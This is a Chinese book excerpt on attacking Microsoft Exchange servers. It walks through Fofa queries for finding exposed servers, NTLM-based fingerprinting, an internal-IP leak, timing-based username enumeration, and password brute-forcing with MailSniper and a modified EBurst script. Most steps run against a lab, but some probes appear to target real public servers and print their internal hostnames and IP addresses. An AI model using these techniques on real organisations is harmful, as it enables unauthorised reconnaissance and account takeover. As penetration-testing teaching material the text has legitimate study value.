


Exchange 邮箱服务器

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ~~¥129~~



本商品由 放心购 提供保障

谢公子学安全

Exchange Server 是微软公司的推出的一套电子邮件服务组件。微软对外发布的第一个 Exchange 版本是 Exchange 4.0，最开始 Exchange 使用 X.400 目录服务，随后转向使用微软的活动目录，最开始的时候微软还提供了 Exchange 邮件客户端，随后被 Outlook 取代。Exchange Server 被广泛用来构建企业邮件系统。Exchange 是收费邮箱，但是国内微软并不直接出售 Exchange 邮箱，而是将 Exchange、Lync、Sharepoint 三款产品包装成 Office365 出售。Exchange

Server 还是一个协作平台。在此基础上可以开发工作流，知识管理系统，Web 系统或者是其他消息系统。

Exchange 最常见的部署模式是本地化部署(Exchange On-premise)和 SaaS 化的在线服务模式(Exchange Online)，另外，Exchange 还支持本地化部署与云端部署共存的部署方式，即混合部署 (Exchange Hybrid) 。

Fofa 查询语法

microsoft exchange 2010

app="Microsoft-Exchange-2010-POP3-server-version-03.1"||app="Microsoft-Exchange-Server-2010"

microsoft exchange 2013

app="Microsoft-Exchange-2013"||app="Microsoft-Exchange-Server-2013-CU21"||app="Microsoft-Exchange-Server-2013-CU17"||app="Microsoft-Exchange-Server-2013-CU23"||app="Microsoft-Exchange-Server-2013-CU13"||app="Microsoft-Exchange-Server-2013-CU22"||app="Microsoft-Exchange-Server-2013-CU11"||app="Microsoft-Exchange-Server-2013-CU2"||app="Microsoft-Exchange-Server-2013-CU16"||app="Microsoft-Exchange-Server-2013-CU19"||app="Microsoft-Exchange-Server-2013-CU3"||app="Microsoft-Exchange-Server-2013-CU18"||app="Microsoft-Exchange-Server-2013-CU5"||app="Microsoft-Exchange-Server-2013-CU20"||app="Microsoft-Exchange-Server-2013-CU12"||app="Microsoft-Exchange-Server-2013-CU15"||app="Microsoft-Exchange-Server-2013-CU10"||app="Microsoft-Exchange-Server-2013-CU9"||app="Microsoft-Exchange-Server-2013-CU6"||app="Microsoft-Exchange-Server-2013-CU7"||app="Microsoft-Exchange-Server-2013-CU1"||app="Microsoft-Exchange-Server-2013-CU14"||app="Microsoft-Exchange-Server-2013-CU8"||app="Microsoft-Exchange-Server-2013-RTM"||app="Microsoft-Exchange-Server-2013-SP1"||app="Microsoft-Exchange-2013"

microsoft exchange 2016

app="Microsoft-Exchange-Server-2016-CU19"||app="Microsoft-Exchange-Server-2016-CU3"||app="Microsoft-Exchange-Server-2016-CU12"||app="Microsoft-Exchange-Server-2016-RTM"||app="Microsoft-Exchange-Server-2016-CU7"||app="Microsoft-Exchange-Server-2016-CU17"||app="Microsoft-Exchange-Server-2016-CU2"||app="Microsoft-Exchange-Server-2016-CU1"||app="Microsoft-Exchange-Server-2016-CU14"||app="Microsoft-Exchange-Server-2016-CU5"||app="Microsoft-Exchange-Server-2016-CU11"||app="Microsoft-Exchange-Server-2016-CU9"||app="Microsoft-Exchange-Server-2016-CU16"||app="Microsoft-Exchange-Server-2016-CU10"||app="Microsoft-Exchange-Server-2016-CU6"||app="Microsoft-Exchange-Server-2016-CU13"||app="Microsoft-Exchange-Server-2016-CU18"||app="Microsoft-Exchange-Server-2016-CU8"||app="Microsoft-Exchange-Server-2016-CU4"||app="Microsoft-Exchange-2016-POP3-server"

microsoft exchange 2019

app="Microsoft-Exchange-Server-2019-CU5"||app="Microsoft-Exchange-Server-2019-CU3"||app="Microsoft-Exchange-Server-2019-Preview"||app="Microsoft-Exchange-Server-2019-CU8"||app="Microsoft-Exchange-Server-2019-CU1"||app="Microsoft-Exchange-Server-2019-CU7"||app="Microsoft-Exchange-Server-2019-CU2"||app="Microsoft-Exchange-Server-2019-CU6"||app="Microsoft-Exchange-Server-2019-RTM"||app="Microsoft-Exchange-Server-2019-CU4"

邮箱服务器角色

在 exchange 2010 中，exchange 包含五个服务器角色，分别为：

- 邮箱服务器：mailbox server，提供托管邮箱，公共文件夹等服务，是必选的服务器角色
- 客户端访问服务器：client access server，用来接收并处理不同客户端的请求，并提供各种接口给客户以访问 Exchange 服务：MAPI 访问、POP3 和 IMAP4 访问、Outlook Web App 访问（OWA）、Outlook Anywhere 访问、Autodiscover 自动发现服务、可用性服务。

- 集线传输服务器：MAPI 访问 POP3 和 IMAP4、访问 Outlook Web App、访问（OWA）Outlook Anywhere、访问 Autodiscover 自动发现服务可用性服务。

- 统一消息服务器：unified messaging server，用于允许邮箱用户可以在邮件中发送存储语音消息和传真消息，可选角色。

- 边缘传输服务器：edge transport server，通常部署于网络边界。其接受来自内部组织的邮件和来自外部可信服务器的邮件，然后应用特定的反垃圾邮件、反病毒策略，最后将通过策略筛选的邮件路由到内部的集线传输服务器，可选角色。

在后来的 exchange 2013 中邮箱服务器角色被精简为 3 个：

- 邮箱服务器：托管邮箱、公共文件夹等数据，主要包含集线传输服务（Hub Transport service）和邮箱传输服务（Mailbox Transport service）两大组件服务。


- 客户端访问服务器：负责认证、重定向、代理来自外部不同客户端的访问请求，主要包含客户端访问服务（Client Access service）和前端传输服务（Front End Transport service）两大组件。

- 边缘传输服务器：负责路由出站与进站邮件、策略应用等。

exchange 2016 和 2019 中则只有 2 个了：

- 邮箱服务器
- 边缘传输服务器

Exchange 接口



- <https://Exchangeserver/Autodiscover>: Autodiscover 接口，默认使用 NTLM 认证方式，自 Exchange Server 2007 开始推出的一项自动服务，用于自动配置用户在 Outlook 中邮箱的相关设置，简化用户登陆使用邮箱的流程。

- <https://Exchangeserver/ecp>: ecp 接口，“Exchange Control Panel”，默认 https 认证方式，Exchange 管理中心，是管理员管理组织中的 Exchange 的 Web 控制台。

- <https://Exchangeserver/EWS>: EWS 接口，“Exchange Web Services”，默认 NTLM 认证方式，Exchange WebService，实现客户端与服务端之间基于 HTTP 的 SOAP 交互。

- <https://Exchangeserver/mapi>: mapi 接口，默认 NTLM 认证方式，Outlook 连接 Exchange 的默认方式，在 2013 和 2013 之后开始使用，2010 sp2 同样支持。

- <https://Exchangeserver/Microsoft-Server-ActiveSync>:

Activesync 接口，默认 Basic 认证方式，是一种允许用户通过移动设备或其他便携式设备访问和管理邮件、联系人、日历等 Exchange 功能的同步协议，在 Windows 上使用时其进程名称为 wcesomm.exe。

- <https://Exchangeserver/OAB>: OAB 接口，“Offline Address Book”，默认 NTLM 认证方式，用于为 Outlook 客户端提供地址簿的副本，减轻 Exchange 的负担。

- <https://Exchangeserver/owa>: owa 接口，“Outlook Web APP”，即 outlook 的网页版。默认 https 认证方式，Exchange owa 接口，用于通过浏览器 web 应用程序访问邮件、日历、任务和联系人等。

- <https://Exchangeserver/PowerShell>: PowerShell 接口，默认 Kerberos 认证方式，用于服务器管理的 Exchange 管理控制台

```
~ curl http://10.211.55.5/powershell/ -I
HTTP/1.1 401 Access Denied
Content-Length: 0
Server: Microsoft-IIS/8.5
request-id: c386430b-b686-4fc8-aa25-09eefa598982
Set-Cookie: ClientId=NHIIADLG900TYC4GCAKP0W; expires=Thu, 18-Aug-2022 07:37:24 GMT; path=/; secure; HttpOnly
WWW-Authenticate: Kerberos
X-Powered-By: ASP.NET
X-FEServer: MAIL
Date: Wed, 18 Aug 2021 07:37:24 GMT
```

- <https://Exchangeserver/Rpc>: Rpc 接口，默认 NTLM 认证方式，早期的 Outlook 还使用称为 Outlook Anywhere 的 RPC 交互。

```
~ curl http://10.211.55.5/rpc/ -I
HTTP/1.1 401 Unauthorized
Cache-Control: private
Content-Length: 0
Server: Microsoft-IIS/8.5
request-id: 13f45de4-8999-4db7-bde9-e3c334c11174
Set-Cookie: ClientId=OVPGCAIZKARYQFUC8XXEG; expires=Thu, 18-Aug-2022 07:37:40 GMT; path=/; secure; HttpOnly
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
WWW-Authenticate: Basic realm="10.211.55.5"
Date: Wed, 18 Aug 2021 07:37:40 GMT
```

Exchange 的发现

域内

域内定位 Exchange 很简单。通过 SPN 查询定位，windows 自带 setspn。

```
setspn -Q imap*/*
```

```
setspn -Q pop*/*
```



```
C:\Users\zhangsan>setspn -Q imap*/*
Checking domain DC=xie,DC=com
CN=MAIL,CN=Computers,DC=xie,DC=com
    IMAP/MAIL
    IMAP/mail.xie.com
    IMAP4/MAIL
    IMAP4/mail.xie.com
    POP/MAIL
    POP/mail.xie.com
    POP3/MAIL
    POP3/mail.xie.com
    exchangeRFR/MAIL
    exchangeRFR/mail.xie.com
    exchangeAB/MAIL
    exchangeAB/mail.xie.com
    exchangeMDB/MAIL
    exchangeMDB/mail.xie.com
    SMTP/MAIL
    SMTP/mail.xie.com
    SmtSvc/MAIL
    SmtSvc/mail.xie.com
    WSMAN/mail
    WSMAN/mail.xie.com
    TERMSRV/MAIL
    TERMSRV/mail.xie.com
    RestrictedKrbHost/MAIL
    HOST/MAIL
    RestrictedKrbHost/mail.xie.com
    HOST/mail.xie.com

Existing SPN found!
```



```
C:\Users\zhangsan>setspn -Q pop*/*
Checking domain DC=xie,DC=com
CN=MAIL,CN=Computers,DC=xie,DC=com
    IMAP/MAIL
    IMAP/mail.xie.com
    IMAP4/MAIL
    IMAP4/mail.xie.com
    POP/MAIL
    POP/mail.xie.com
    POP3/MAIL
    POP3/mail.xie.com
    exchangeRFR/MAIL
    exchangeRFR/mail.xie.com
    exchangeAB/MAIL
    exchangeAB/mail.xie.com
    exchangeMDB/MAIL
    exchangeMDB/mail.xie.com
    SMTP/MAIL
    SMTP/mail.xie.com
    SmtplibSvc/MAIL
    SmtplibSvc/mail.xie.com
    WSMAN/mail
    WSMAN/mail.xie.com
    TERMSRV/MAIL
    TERMSRV/mail.xie.com
    RestrictedKrbHost/MAIL
    HOST/MAIL
    RestrictedKrbHost/mail.xie.com
    HOST/mail.xie.com
```

也可以直接使用 Discover-PSMSEExchangeServers.ps1 脚本来定位，该脚步的原理也是通过使用 SPN 来定位 Exchange 服务器。[Discover-PSMSEExchangeServers.ps1](#)

```
Import-Module .\Discover-PSMSEExchangeServers.ps1
Discover-PSMSEExchangeServers
```

```
PS C:\Users\zhangsan\Desktop> Import-Module .\Discover-PSMSEExchangeServers.ps1
PS C:\Users\zhangsan\Desktop> Discover-PSMSEExchangeServers
Processing 1 (user and computer) accounts with MS Exchange SPNs discovered in AD Forest DC=xie,DC=com

Domain       : xie.com
ServerName   : mail.xie.com
OperatingSystem : {Windows Server 2019 Datacenter}
OSServicePack :
LastBootup   : 3/13/2023 12:00:52 AM
OSVersion    : {10.0 (17763)}
Description  :
```

通过 LDAP 查询定位。

查 spn

AdFind.exe -b "DC=xie,DC=com" -f "(&(ServicePrincipalName=exchange*)(ServicePrincipalName=smtp*)(ServicePrincipalName=imap*)(ServicePrincipalName=pop*))" ServicePrincipalName

查所有 Exchange Servers

AdFind.exe -b "DC=xie,DC=com" -bit -f (memberof:INCHAIN:="CN=Exchange Servers,OU=Microsoft Exchange Security Groups,DC=xie,DC=com") memberof

域外

通过传统的端口扫描发现 Exchange: 25、465、587、2525、80、443。

nmap -sT -Pn -p 25,465,587,2525,80,443 10.211.55.6


```
→ ~ nmap -sT -Pn -p 25,465,587,2525,80,443 10.211.55.5
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-22 20:18 CST
Nmap scan report for windows-server-2012r2--1-.shared (10.211.55.5)
Host is up (0.0067s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
2525/tcp  open  ms-v-worlds

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

查看 Exchange 的版本

访问 owa 页面，右键查看版本



然后访问官方页面，找到 15.1.225 对应的版本号：

<https://docs.microsoft.com/zh-cn/Exchange/new-features/build-numbers-and-release-dates?view=exchserver-2019>

Exchange Server 2016 CU1	2016 年 3 月 15 日	15.1.396.30	15.01.0396.030
Exchange Server 2016 RTM	2015 年 10 月 1 日	15.1.225.42	15.01.0225.042
Exchange Server 2016 Preview	2015 年 7 月 22 日	15.1.225.16	15.01.0225.016

其中又分为：

- CU(Cumulative)：累计更新版
- RTM：交付厂商版
- Preview：预览版

或者在 Exchange 服务器上运行如下命令

Get-Command Exsetup.exe | ForEach {\$_ .FileVersionInfo}

```
PS C:\Users\Administrator.XIE\Desktop> Get-Command Exsetup.exe | ForEach {$_ .FileVersionInfo}

ProductVersion      FileVersion          FileName
-----
15.01.0225.042      15.01.0225.042      C:\Program Files\Microsoft\Exchange Server\V15\bin\ExSetup.exe
```

也可以使用脚本获取

❓❓get_exchange_version.py

```
→ Exchange python3 get_exchange_version.py 10.211.55.5
[+] Exchange版本为: 15.1.225 ——> Exchange Server 2016 RTM
→ Exchange python3 get_exchange_version.py 172.16.190.103
[+] Exchange版本为: 15.2.858 ——> Exchange Server 2019 CU9
```

查看域名

通过 NTLM 协商，在 NTLM 响应包中获得域名和 Exchange 邮箱服务器的 FQDN 主机名。

❓❓get_exchange_fqdn.py

```
→ Desktop python2 get_exchange_fqdn.py 10.211.55.5
/System/Library/Frameworks/Python.framework/Versions/2.7/bin/python2.7: warning: Python 2 is no longer supported by the Python
e removed in the next release.
from cryptography import x509
[*] Getting ComputerName and DomainName
[*] Domain Name = XIE
[*] Computer Name = mail.xie.com
```

```
Request
Pretty Raw Hex
1 GET /rpc/ HTTP/1.1
2 Host: 10.211.55.5
3 Connection: close
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 User-Agent: python-requests/2.18.4
7 Authorization: Negotiate
8 TlRMTVNTUAABAAAQ14II4gAAAAAAAAAAAAAAAAAKALpHAAADw==
9

Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Server: Microsoft-IIS/8.5
3 request-id: bd001f40-d30f-469c-83d3-1ce4571672bd
4 Set-Cookie: ClientId=31802DF15D7948879860F3C303E91A81; expires=Wed, 24-Jan-2024 14:53:10 GMT; path=/; secure; HttpOnly
5 WWW-Authenticate: Negotiate
6 TlRMTVNTUAACAAABGAGADgAAAAVgoni/KcQb+8yILMAAAAAAAAAAGYAZgA+AAABg0AJQAAA
A9YAEkARQACAAAYAWABJAEUAAQIAE0AQ8JAEwABAA0AHgAaQ8LAC4AYwBvAG0AAwAYAG0AYQ
BpAGwALgB4AGkAZQAUAGMABwBtAAUADgB4AGkAZQAUAGMABwBtAAcACAA3omZTAzDZAQAAAA
7 WWW-Authenticate: NTLM
8 WWW-Authenticate: Basic realm="10.211.55.5"
9 Date: Tue, 24 Jan 2023 14:53:10 GMT
10 Connection: close
11 Content-Length: 0
```

可以直接对公网的 Exchange 服务器进行探测

→ Desktop python2 get_exchange_fqdn.py 185.243.185.33
/System/Library/Frameworks/Python.framework/Versions/2.
ning: Python 2 is no longer supported by the Python cor
e removed in the next release.
from cryptography import x509
[*] Getting ComputerName and DomainName
[*] Domain Name = BF
[*] Computer Name = BFEX01.bf.local
→ Desktop python2 get_exchange_fqdn.py 20.240.246.182
/System/Library/Frameworks/Python.framework/Versions/2.
ning: Python 2 is no longer supported by the Python cor
e removed in the next release.
from cryptography import x509
[*] Getting ComputerName and DomainName
[*] Domain Name = CONTOSO
[*] Computer Name = E19.Contoso.lab
→ Desktop python2 get_exchange_fqdn.py 109.72.7.166
/System/Library/Frameworks/Python.framework/Versions/2.
ning: Python 2 is no longer supported by the Python cor
e removed in the next release.
from cryptography import x509
[*] Getting ComputerName and DomainName
[*] Domain Name = SEDLACEK
[*] Computer Name = mail.sedlacek.local

也可以使用 nmap 来获取

```
nmap 10.211.55.5 -p 443 --script http-ntlm-info --script-args http-ntlm-info.  
root=/rpc/rpcproxy.dll
```

```

➔ ~ nmap 10.211.55.5 -p 443 --script http-ntlm-info --script-args http-ntlm-info.root=/rpc/rpcproxy.dll
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-22 20:28 CST
Nmap scan report for mail.xie.com (10.211.55.5)
Host is up (0.0017s latency).

PORT      STATE SERVICE
443/tcp   open  https
| http-ntlm-info:
|   Target_Name: XIE
|   NetBIOS_Domain_Name: XIE
|   NetBIOS_Computer_Name: MAIL
|   DNS_Domain_Name: xie.com
|   DNS_Computer_Name: mail.xie.com
|   DNS_Tree_Name: xie.com
|_  Product_Version: 6.3.9600

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds

```

查看 Exchange 内网 IP

对于公网的 Exchange 服务器，可以探测内网真实的 IP 地址。访问如下路径，将 HTTP 版本改为 1.0，删除 HOST 头，就会暴露 Exchange 内网 ip。

```

/Microsoft-Server-ActiveSync/default.eas
/Microsoft-Server-ActiveSync
/Autodiscover/Autodiscover.xml
/Autodiscover
/Exchange
/Rpc
/EWS/Exchange.asmx
/EWS/Services.wsdl
/EWS
/ecp
/OAB
/OWA
/aspnet_client
/PowerShell

```

GET /ecp HTTP/1.0


User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101

Firefox/111.0

Accept: */*;

Accept-Encoding: gzip, deflate

Connection: close



```
→ Exchange python3 get_exchange_info.py remote.stonehengetc.com
[+] 内网 IP 为: 192.168.1.18
```

Exchange 邮箱账号密码爆破

通常情况下，Exchange 系统是不会对邮箱登录次数做限制的，但是有很多网站管理员会限制登录次数。因此我们可以对 Exchange 服务器的接口进行爆破。Exchange 邮箱的登录账号分为三种形式，分别为：

- domain\username, 如: xie\test
- username, 如: test
- user@domain, 如: test@xie.com

这三种方式可以并存使用,也可以限制具体一种或两种使用。具体使用哪一种用户名登录可以根据登录口的提示确定，但这并不百分百准确，管理员通过修改配

置或者登录页面，可以自行设置登录方式和提示说明。因此如果直接爆破，用户名需要尝试全部三种方式。

需要注意的是，如果目标域开启了密码复杂性规则，比如密码输入错误 3 次锁定 30 分钟。这时，通过 OWA 登陆爆破，密码输错 3 次，AD 账号确实被锁定了，但是 OWA 可以继续尝试撞密码，当输入正确密码时，可以正常登录，查看邮件，收发邮件（此时 AD 账号依然锁定中）。也就是说 AD 账号可以被锁定，但是 Exchange 邮箱不会被锁定。

用户名爆破

Exchange 存在基于时间的用户名枚举问题，在 Exchange 2016 版本中，爆破到真实存在的域用户（无论是否开通邮箱账户）时，其响应接收时间会更短。当域用户不存在的，响应接收时间会很长。因此可以通过这一点来爆破用户名。

使用 burp 枚举用户名，根据响应时间过滤，多线程。

Request	Payload	Status	Response completed ^	Length
10	administrator	302	86	544
12	zhangsan	302	113	544
11	mailadmin	302	125	544
9	hack	302	126	544
8	test	302	128	544
2	tangbiao	... 302	15079	544
15	gaopeng	... 302	15082	544
0		302	15084	544
14	huangzhen	... 302	15098	544
6	xuyin1	... 302	15105	544
16	caimiao	302	15117	544
7	WANGYABIN2	302	15119	544
5	swordbuilder	... 302	15122	544
4	ZouYingfeng	... 302	15126	544
13	pixialin	... 302	15126	544
3	ZhangChi	... 302	15135	544


使用 MailSniper 枚举用户名，单线程，运行有点慢。虽然运行的时候会提示红色报错，但是不影响结果的输出。

使用 MailSniper 通过 owa 接口, 利用响应时间的差异化获取有效用户名

Import-Module .\MailSniper.ps1

Invoke-UsernameHarvestOWA -ExchHostname 10.211.55.5 -UserList .\user.txt -

Domain xie.com -Threads 1 -OutFile users.txt



```

PS C:\Users\zhangsan\Desktop> Import-Module .\MailSniper.ps1
PS C:\Users\zhangsan\Desktop> Invoke-UsernameHarvestOWA -ExchHostname 10.211.55.6 -UserList .\user.txt -Domain xie.com -Threads 1 -OutFile users.txt
[*] Now spraying the OWA portal at https://10.211.55.6/owa/
Determining baseline response time...
Response Time (MS)    Domain\Username
Invoke-WebRequest : The response content cannot be parsed because the Internet Explorer engine is not available, or Internet Explorer's first-launch
configuration is not complete. Specify the UseBasicParsing parameter and try again.
At C:\Users\zhangsan\Desktop\MailSniper.ps1:2628 char:21

```

users - Notepad

```

File Edit Format View Help
xie.com\test
xie.com\hack
xie.com\administrator
xie.com\mailadmin
xie.com\zhangsan

```

密码爆破

EBurst

一个使用 python2 写的脚本, 主要提供对 Exchange 邮件服务器的账户密码进行爆破, 集成了现有主流接口的爆破方式。项目地址:

<https://github.com/grayddq/EBurst>

对该工具使用 Python3 进行简单的修改。

- 1、支持多线程爆破
- 2、支持字典爆破
- 3、支持爆破漏洞验证功能
- 4、支持接口认证方式识别并自动切换功能
- 5、支持爆破的接口如下:

<https://Exchangeserver/ecp>

<https://Exchangeserver/ews>

<https://Exchangeserver/oab>

<https://Exchangeserver/owa>

<https://Exchangeserver/rpc>

<https://Exchangeserver/api>

<https://Exchangeserver/mapi>

https://Exchangeserver/powershell

https://Exchangeserver/autodiscover

https://Exchangeserver/Microsoft-Server-ActiveSync

参数

- -h, --help 查看帮助
- -d DOMAIN Exchange 邮箱服务器地址
- -L USERFILE 用户文件
- -P PASSFILE 密码文件
- -I USER 指定用户名
- -p PASSWORD 指定密码
- -T THREAD, --t=THREAD 线程数量，默认为 100
- -C, --c 验证各接口是否存在爆破的可能性
- --protocol 通讯协议默认 https, demo: --protocol http

扫描所用的接口

type:	EBurst 扫描所用的接口
--autodiscover	autodiscover接口，默认NTLM认证方式，自Exchange Server 2007开始推出的一项自动服务，用于自动配置用户在Outlook中邮箱的相关设置，简化用户登陆使用邮箱的流程。
--ews	ews接口，默认NTLM认证方式，Exchange Web Service,实现客户端与服务端之间基于HTTP的SOAP交互
--mapi	mapi接口，默认NTLM认证方式，Outlook连接Exchange的默认方式，在2013和2013之后开始使用，2010 sp2同样支持
--activesync	activesync接口，默认Basic认证方式，用于移动应用程序访问电子邮件
--oab	oab接口，默认NTLM认证方式，用于为Outlook客户端提供地址簿的副本，减轻Exchange的负担
--rpc	rpc接口，默认NTLM认证方式，早期的Outlook还使用称为Outlook Anywhere的RPC交互
--api	api接口，默认NTLM认证方式
--owa	owa接口，默认http认证方式，Exchange owa接口，用于通过web应用程序访问邮件、日历、任务和联系人等
--powershell	powershell接口（暂不支持），默认Kerberos认证方式，用于服务器管理的Exchange管理控制台
--ecp	ecp接口，默认http认证方式，Exchange管理中心，管理员用于管理组织中的Exchange的Web控制台

使用

如下使用 EBurst.py 工具进行爆破：

#查看可爆破的接口

```
python3 EBurst3.py -d 10.211.55.14 -C
```

#指定用户名密码进行爆破

```
python3 EBurst3.py -d 10.211.55.14 -l "xie\hack" -p P@ss1234
```

```
python3 EBurst3.py -d 10.211.55.14 -l hack@xie.com -p P@ss1234
```

```
python3 EBurst3.py -d 10.211.55.14 -l hack -p P@ss1234
```

#指定用户名文件进行爆破

```
python3 EBurst3.py -d 10.211.55.14 -L user.txt -P pass.txt
```

```
→ Desktop python3 EBurst3.py -d 10.211.55.14 -C
URL: https://10.211.55.14/autodiscover ,code:401 有效可以爆破
URL: https://10.211.55.14/ews ,code:401 有效可以爆破
URL: https://10.211.55.14/mapi ,code:401 有效可以爆破
URL: https://10.211.55.14/Microsoft-Server-ActiveSync ,code:401 有效可以爆破
URL: https://10.211.55.14/oab ,code:401 有效可以爆破
URL: https://10.211.55.14/rpc ,code:401 有效可以爆破
URL: https://10.211.55.14/api ,code:401 有效可以爆破
URL: https://10.211.55.14/owa/auth.owa ,code:302 失败无法爆破
URL: https://10.211.55.14/powershell ,code:401 有效可以爆破
URL: https://10.211.55.14/ecp ,code:302 失败无法爆破
```

→ Desktop python3 EBurst3.py -d 10.211.55.14 -l "xie\hack" -p P@ss1234

```
[+] Initializing, load user pass...
[+] Found dict infos 1/1 in total
[+] Find target url authenticate method ...
[+] start scan ...
success user: xie\hack , password: P@ss1234 | 1 threads
1 Found| 0 groups| 1 scanned in 0.1 seconds| 0 threads%
→ Desktop python3 EBurst3.py -d 10.211.55.14 -l hack@xie.com -p P@ss1234

[+] Initializing, load user pass...
[+] Found dict infos 1/1 in total
[+] Find target url authenticate method ...
[+] start scan ...
success user: hack@xie.com , password: P@ss1234 threads
1 Found| 0 groups| 1 scanned in 0.1 seconds| 0 threads%
